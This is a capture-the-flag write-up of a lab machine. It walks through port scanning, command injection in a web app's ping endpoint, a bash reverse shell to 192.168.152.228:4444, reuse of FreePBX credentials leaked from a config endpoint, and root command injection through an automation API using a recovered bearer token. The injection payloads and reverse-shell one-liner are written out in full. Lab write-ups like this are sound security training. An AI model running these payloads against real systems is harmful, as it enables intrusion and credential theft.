
Boot2Root
#Recon
Started with a full port scan to see what we're working with.
nmap -sV -sC -p- --min-rate 1000 10.113.147.93
22 (SSH) and 80 (HTTP, running on Gunicorn so a Python app behind the scenes). The nmap output also flagged robots.txt with two disallowed paths, /internal/ and /status, which is basically the box pointing at where to look next.
Popped the homepage in the browser too, just the usual hotel-site fluff
#Finding the vuln
Before going anywhere near /status, I checked the page source on the static JS file, since sites like this sometimes leave comments in.
view-source:http://10.113.147.93/static/app.js
Jackpot. A dev comment straight up says the /status tool posts to /internal/netcheck, calls it "legacy," and says it's disallowed in robots.txt "for now." That's basically a roadmap.
curl -s -X POST http://10.113.147.93/internal/netcheck -d "host=127.0.0.1; id"
uid=1001(web) gid=1001(web) groups=1001(web) came back right after the ping output. Full command injection, no auth needed on that endpoint at all.
#Getting a shell
Grabbed the standard bash TCP one-liner to turn this into an actual shell instead of firing one-off commands through curl all day.

First attempt failed with a weird Unterminated quoted string error:
curl -s -X POST http://10.113.147.93/internal/netcheck -d "host=127.0.0.1; bash -c 'bash -i >& /dev/tcp/192.168.152.228/4444 0>&1'"Took a second Look and Switched to --data-urlencode so the whole string gets sent as one intact value instead of getting split up:
curl -s -X POST http://10.113.147.93/internal/netcheck --data-urlencode "host=127.0.0.1; bash -c 'bash -i >& /dev/tcp/192.168.152.228/4444 0>&1'"Caught it on the listener right after.

Landed as web in /var/www/infinity_pool/edge.
Grabbed the app source while I was in the app directory, just to confirm exactly what was vulnerable:
cat app.py
subprocess.run(f"ping -c 1 {host}", shell=True, ...). Host goes straight into a shell string, zero sanitization. Textbook.
#User flag
cat /home/web/user.txt
THM{n0_*******_****}
#Digging for privesc
Checked .ssh and sudo -l. No SUID weirdness either, just the standard system binaries.
Started looking at what else was running on the box instead:
cd /var/www/lscd infinity_poolls
Two more apps sitting next to edge: automation and watchtower. Couldn't cd into either permission denied on both. But ps auxww told a different story about who owns them:
watchtowerruns assvc-wat+on127.0.0.1:3000automationruns as root on127.0.0.1:9000
Root-owned internal service. That's the target.
Watchtower had a health/config pattern going, so I poked the same shape of endpoint on it:
curl -sS http://127.0.0.1:3000/api/config{"automation_endpoint":"http://127.0.0.1:9000","note":"internal network only-- do not expose","ops_note":"UCP still on default template creds (FreePBXUCPTemplateCreator)-- ROTATE.","telephony_pass":"St4yN0t1c3d_2026","telephony_portal":"http://127.0.0.1:8080/ucp","telephony_user":"FreePBXUCPTemplateCreator"}That's a real leak FreePBX/UCP creds sitting in a config endpoint that never should've been reachable, plus explicit confirmation that automation on 9000 is the thing to chase.
#Finding the automation endpoint
/ and /api/health on port 9000 both 404'd — no landing page, no catch-all route. Swept a batch of likely route names instead of guessing one at a time:
for path in /api/health /api/config /jobs /jobs/export /api/jobs /export /status /run /tasks; do curl -sS -o /dev/null -w "%{http_code}\n" http://127.0.0.1:9000$pathdoneEverything 404'd except /jobs/export, which came back 405 Method Not Allowed route exists, just needs a different verb. POST got further:
curl -sS -X POST http://127.0.0.1:9000/jobs/export{"error":"missing or invalid bearer token"}So it's real, it's root-owned, and it wants a bearer token I didn't have yet.
#Chasing the token
Checked the systemd unit for the automation service to see how it's actually configured:
cat /etc/systemd/system/cc-automation.service[Unit]Description=Closed Circuit - Automation job runner (loopback, root)After=network.target redis-server.service [Service]User=rootGroup=rootWorkingDirectory=/var/www/infinity_pool/automationEnvironmentFile=/var/www/infinity_pool/automation/automation.envExecStart=/var/www/infinity_pool/automation/venv/bin/gunicorn --workers 1 --bind 127.0.0.1:9000 wsgi:appConfirms root, and points straight at automation.env for the token. Tried reading it directly — no luck, permission denied (root:root, mode 750, web isn't in that group). Checked logs too, nothing useful there either.
At this point the leaked UCP creds from watchtower's config were the only unused lead left, so I went after those instead of the env file.
#The UCP login rabbit hole
This part took way longer than it should have. The /status (UCP) login form has a CSRF-style token tied to the session, so the flow is: GET the login page, grab the token, POST it back with the creds, same session throughout.
Eventually got the session/token handling right and the leaked creds (FreePBXUCPTemplateCreator / St4yN0t1c3d_2026) went through.
Once in, there was a single voicemail sitting in the inbox with the token just sitting in the caller ID field:

"Automation Key cc_auto_7b3f9a1c4e0d2f6a <9000>"
#Root
With the bearer token, /jobs/export opened up. The report field goes into a tar command server-side, same shape of bug as the ping injection that got us in the door in the first place command injection via an unsanitized parameter, just running as root this time.
curl -sS -X POST http://127.0.0.1:9000/jobs/export -H 'Authorization: Bearer cc_auto_7b3f9a1c4e0d2f6a' -H 'Content-Type: application/json' --data-binary '{"report":"test;cat /root/root.txt;#"}'
THM{tr4c3d_**_***_*******}